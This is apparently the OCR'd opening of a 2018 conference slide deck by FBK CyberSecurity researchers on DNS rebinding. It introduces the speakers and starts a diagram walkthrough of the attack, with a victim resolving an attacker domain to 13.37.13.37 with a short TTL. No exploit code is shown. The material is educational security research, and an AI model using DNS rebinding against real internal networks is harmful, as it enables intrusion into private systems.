OFFZONE 2018

DNS rebinding in 2k18

Ancient artifact or a new era?

Mikhail Firstov, Andrey Skuratov

FBK CyberSecurity

Who we are?

Mikhail Firstov
Head of research group

FBK | CS cybersecurity

We are a subsidiary of the largest Russian audit and consulting firm FBK Grant Thornton. We specialize in providing services in the field of practical information security.


Andrey Skuratov
Information security engineer

DNS rebinding? Again?!


- Discovered in 2007
- Still relevant after 11 years
- How many CVE’s with «dns rebinding»?
- It can be critical!!1

DNS rebinding? Again?!

- Discovered in 2007
- Still relevant after 11 years
- How many CVE’s with «dns rebinding»?
- It can be critical!!1



What is DNS rebinding?




Hey, DNS, what is A for pew.hacker.com?

192.168.0.2

hacker.com
13.37.13.37

192.168.0.1

What is DNS rebinding?




A for pew.hacker.com is 13.37.13.37
and TTL is 59

192.168.0.2

hacker.com
13.37.13.37

192.168.0.1

What is DNS rebinding?



OK, send HTTP req to 13.37.13.37

